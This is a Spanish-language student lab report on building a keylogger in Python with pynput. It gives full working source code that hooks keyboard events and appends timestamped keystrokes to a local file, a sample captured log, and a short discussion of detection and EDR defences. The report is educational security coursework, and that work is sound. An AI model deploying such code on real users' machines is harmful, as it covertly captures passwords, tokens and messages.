

Ingeniería en Tecnologías de la Información (ITI)

ACTIVIDAD 03: NO PRESIONES ESC...

TODAVÍA

David Campos Morado

183511

Objetivo de la Actividad

Implementar y documentar en un entorno de laboratorio controlado un programa basado en `event hooks` y `callbacks`. El objetivo es registrar eventos de teclado, asociarlos temporalmente y transmitir la telemetría hacia un receptor para comprender el funcionamiento técnico de esta técnica y reconocer sus implicaciones dentro de la ciberseguridad.

1. VARIABLES Y HOOKS

La estructura inicial del programa establece el entorno necesario para la intercepción de eventos físicos del teclado, configurando el *listener*.

> **Librerías:** Uso de `pynput.keyboard` / para el monitoreo y

`datetime`

`time`

> **Variables Globales:** Definición de `contador_eventos` y `archivo_log`

`archivo_log`

> **Procesamiento:** Preparación de la función que recibe la acción (PRESS/RELEASE) y la tecla.

```
C: > Users > campo > Downloads > Servando > Portafolio_CNOIV > Parcial_1 > TAREA3.py > ...
1 from pynput.keyboard import Key, Listener
2 from datetime import datetime
3 import time
4
5 # Variables globales
6 contador_eventos = 0
7 tiempo_anterior = None
8 archivo_log = "tarea_3.txt"
9
10 def procesar_evento(accion, key):
11     global contador_eventos, tiempo_anterior
12
13     # Incrementa el número de evento
14     contador_eventos += 1
15
16     # Toma el tiempo exacto actual para calcular el delta_ms
17     tiempo_actual = time.time()
18
19     if tiempo_anterior is None:
20         delta_ms = 0
21     else:
22         # Diferencia de tiempo en milisegundos
23         delta_ms = int((tiempo_actual - tiempo_anterior) * 1000)
24
25     tiempo_anterior = tiempo_actual
26
27     # Genera la fecha y hora con el formato exacto: 2026-08-23T22:50:10.163-06:00
28     fecha_hora = datetime.now().astimezone().isoformat(timespec='milliseconds')
29
```

2. LÓGICA DE CALLBACKS

La segunda sección del código maneja el formato de los datos y las funciones que responden asíncronamente a los eventos del usuario.


- > **Formateo:** Construcción estricta de la cadena de texto estructurada con separadores lógicos ().
- > **Callbacks:** Declaración de `on_press()` y `on_release()`
- > **Kill Switch:** El evento `listener.join()` mantiene vivo al proceso, pero el uso de la tecla ESC rompe el ciclo y detiene la escucha de forma controlada.

```
30 # Formato para la tecla (alfanumérica con comillas simples, especiales sin comillas)
31 try:
32     tecla_str = f'"{key.char}"'
33 except AttributeError:
34     tecla_str = f'"{key}"'
35
36 # Construye la línea exactamente como en la imagen
37 línea = f'"{fecha_hora}" | [{"accion}] | evento_{contador_eventos:03d} | tecla={tecla_str} | delta_ms={delta_ms}\n'
38
39 # Imprime en consola solo para que veas que está funcionando
40 print(línea.strip())
41
42 # Guarda en el archivo tarea_3.txt sin borrar lo anterior
43 with open(archivo_log, "a", encoding="utf-8") as archivo:
44     archivo.write(línea)
45
46 def on_press(key):
47     procesar_evento("PRESS", key)
48
49 def on_release(key):
50     # En tu imagen aparecen tanto PRESS como RELEASE. Si el profe te pidió que
51     # "estrictamente" solo aparezca cuando se presionó, puedes borrar o comentar
52     # la siguiente línea
53     procesar_evento("RELEASE", key)
54
55 # Imprime un mensaje para que sepas que ya arrancó
56 print("¡El programa está activo y escuchando! Presiona algunas teclas... (Presiona ESC para salir)")
57
58 with Listener(on_press=on_press, on_release=on_release) as listener:
59     listener.join()
```

3. EJECUCIÓN Y TELEMETRÍA

Durante la prueba en el laboratorio, se verifica que la captura de eventos ocurra en tiempo real y sin latencia perceptible para el usuario final.

- > **Registro Dual:** Se capturan exitosamente los estados y **PRESS** **RELEASE**
- > **Tclas Especiales:** Identificación precisa de modificadores como **Key.cmd** **Key.shift** **Key.enter**
- > **Cálculo de Delta:** El sistema calcula correctamente los milisegundos transcurridos () **delta_ms** entre cada acción física.



4. PERSISTENCIA DEL REGISTRO

El objetivo crítico del *keylogging* es asegurar que la información temporal volátil se almacene de forma permanente para su posterior extracción o análisis forense.

- > **Archivo Local:** El código escribe directamente sobre usando el modo `append` (`a`) para no sobrescribir datos.
- > **Cronología Exacta:** Cada evento posee una marca de tiempo absoluta (fecha y hora) junto a la marca relativa (`delta_ms`).
- > **Trazabilidad:** Se mantiene un identificador secuencial (ej. `evento_034`).

```
2026-08-24T13:20:05.549-06:00 | [PRESS] | evento_001 | tecla="g" | delta_ms=0
2026-08-24T13:20:06.490-06:00 | [RELEASE] | evento_002 | tecla="g" | delta_ms=140
2026-08-24T13:20:06.732-06:00 | [PRESS] | evento_003 | tecla="f" | delta_ms=42
2026-08-24T13:20:06.836-06:00 | [RELEASE] | evento_004 | tecla="f" | delta_ms=104
2026-08-24T13:20:07.422-06:00 | [PRESS] | evento_005 | tecla="f" | delta_ms=585
2026-08-24T13:20:07.454-06:00 | [RELEASE] | evento_006 | tecla="f" | delta_ms=72
2026-08-24T13:20:07.709-06:00 | [PRESS] | evento_007 | tecla="g" | delta_ms=275
2026-08-24T13:20:07.915-06:00 | [RELEASE] | evento_008 | tecla="g" | delta_ms=145
2026-08-24T13:20:08.014-06:00 | [PRESS] | evento_009 | tecla="f" | delta_ms=96
2026-08-24T13:20:08.157-06:00 | [RELEASE] | evento_010 | tecla="f" | delta_ms=143
2026-08-24T13:20:08.280-06:00 | [PRESS] | evento_011 | tecla="v" | delta_ms=136
2026-08-24T13:20:08.442-06:00 | [RELEASE] | evento_012 | tecla="v" | delta_ms=153
2026-08-24T13:20:08.604-06:00 | [PRESS] | evento_013 | tecla="g" | delta_ms=162
2026-08-24T13:20:08.638-06:00 | [PRESS] | evento_014 | tecla="v" | delta_ms=14
2026-08-24T13:20:08.681-06:00 | [RELEASE] | evento_015 | tecla="g" | delta_ms=42
2026-08-24T13:20:08.756-06:00 | [RELEASE] | evento_016 | tecla="b" | delta_ms=75
2026-08-24T13:20:08.860-06:00 | [PRESS] | evento_017 | tecla="f" | delta_ms=113
2026-08-24T13:20:08.929-06:00 | [PRESS] | evento_018 | tecla="g" | delta_ms=59
2026-08-24T13:20:09.040-06:00 | [RELEASE] | evento_019 | tecla="f" | delta_ms=19
2026-08-24T13:20:09.950-06:00 | [PRESS] | evento_020 | tecla="b" | delta_ms=7
2026-08-24T13:20:09.023-06:00 | [RELEASE] | evento_021 | tecla="g" | delta_ms=72
2026-08-24T13:20:09.062-06:00 | [RELEASE] | evento_022 | tecla="b" | delta_ms=40
2026-08-24T13:20:09.119-06:00 | [PRESS] | evento_023 | tecla="f" | delta_ms=36
2026-08-24T13:20:09.215-06:00 | [RELEASE] | evento_024 | tecla="f" | delta_ms=95
2026-08-24T13:20:09.406-06:00 | [PRESS] | evento_025 | tecla=Key.backspace | delta_ms=191
2026-08-24T13:20:09.507-06:00 | [PRESS] | evento_026 | tecla=Key.backspace | delta_ms=500
2026-08-24T13:20:09.941-06:00 | [PRESS] | evento_027 | tecla=Key.backspace | delta_ms=54
2026-08-24T13:20:09.966-06:00 | [PRESS] | evento_028 | tecla=Key.backspace | delta_ms=24
2026-08-24T13:20:09.979-06:00 | [RELEASE] | evento_029 | tecla=Key.backspace | delta_ms=13
2026-08-24T13:20:10.101-06:00 | [PRESS] | evento_030 | tecla=Key.backspace | delta_ms=122
2026-08-24T13:20:10.156-06:00 | [RELEASE] | evento_031 | tecla=Key.backspace | delta_ms=57
2026-08-24T13:20:10.271-06:00 | [PRESS] | evento_032 | tecla=Key.backspace | delta_ms=112
2026-08-24T13:20:10.301-06:00 | [RELEASE] | evento_033 | tecla=Key.backspace | delta_ms=30
2026-08-24T13:20:10.405-06:00 | [PRESS] | evento_034 | tecla=Key.backspace | delta_ms=103
2026-08-24T13:20:10.446-06:00 | [RELEASE] | evento_035 | tecla=Key.backspace | delta_ms=41
2026-08-24T13:20:10.535-06:00 | [PRESS] | evento_036 | tecla=Key.backspace | delta_ms=81
2026-08-24T13:20:10.571-06:00 | [RELEASE] | evento_037 | tecla=Key.backspace | delta_ms=36
2026-08-24T13:20:10.656-06:00 | [PRESS] | evento_038 | tecla=Key.backspace | delta_ms=66
2026-08-24T13:20:10.717-06:00 | [RELEASE] | evento_039 | tecla=Key.backspace | delta_ms=59
2026-08-24T13:20:10.802-06:00 | [PRESS] | evento_040 | tecla=Key.backspace | delta_ms=84
```

ANÁLISIS DE RESULTADOS



Intercepción OS

Se demostró la viabilidad de utilizar los hooks del sistema operativo para capturar interrupciones de hardware antes de que lleguen a la aplicación destino.



Telemetría

La estructuración de los datos con asociación temporal en milisegundos permite recrear el comportamiento exacto del usuario para exfiltración o análisis.



Defensa EDR

Comprender esta arquitectura ofensiva es el primer paso para diseñar sistemas de detección que identifiquen procesos anómalos inyectando hooks.

IMPACTO EN LA CIBERSEGURIDAD



Vulnerabilidad Silenciosa

La práctica resalta un riesgo crítico: la captura de entradas de hardware ocurre en un nivel inferior al de la interfaz gráfica del usuario. Esto significa que la extracción de credenciales, tokens o mensajes ocurre de forma **totalmente silenciosa** e imperceptible para un usuario promedio. Implementar esto en un entorno controlado subraya la necesidad vital de contar con monitoreo avanzado de procesos, análisis heurístico y políticas restrictivas de ejecución de scripts en entornos corporativos.

Reporte Concluido

Gracias por su tiempo y atención al leer este
reporte



David Campos Morado | 7mo Semestre | ITI